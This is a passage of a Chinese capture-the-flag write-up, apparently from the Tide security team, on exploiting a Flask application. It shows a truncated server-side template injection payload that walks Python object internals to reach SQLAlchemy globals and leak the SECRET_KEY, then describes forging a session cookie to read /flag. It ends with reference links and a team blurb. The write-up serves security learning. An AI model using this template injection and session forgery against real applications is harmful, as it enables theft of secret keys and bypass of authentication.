
```
{user_m.__class__.__mro__[1].__class__.__mro__[0].__init__.__globals__[SQLAlchemy].__init__.__globals__[cur
```

3、session伪造


获取到SECRET_KEY后，就是利用脚本伪造session。

利用加密脚本生成session

修改session后



访问/flag



参考&推荐

http://www.obolu.top/2020/01/03/%E9%80%9A%E8%BF%87%E5%AE%9E%E4%BE%8B%E5%AD%A6%E4

https://www.t00ls.net/thread-51479-1-1.html

https://www.anquanke.com/post/id/170620#h2-2

E

N

D

guān

关

zhù

注

wǒ

我

men

们

Tide安全团队正式成立于2019年1月，是新潮信息旗下以互联网攻防技术研究为目标的安全团队，团队致力于分享高质量原创文章、开源安全工具、交流安全技术，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、物联网/工控安全/AI安全等多个领域。

对安全感兴趣的小伙伴可以关注团队官网： http://www.TideSec.com 或长按二维码关注公众号：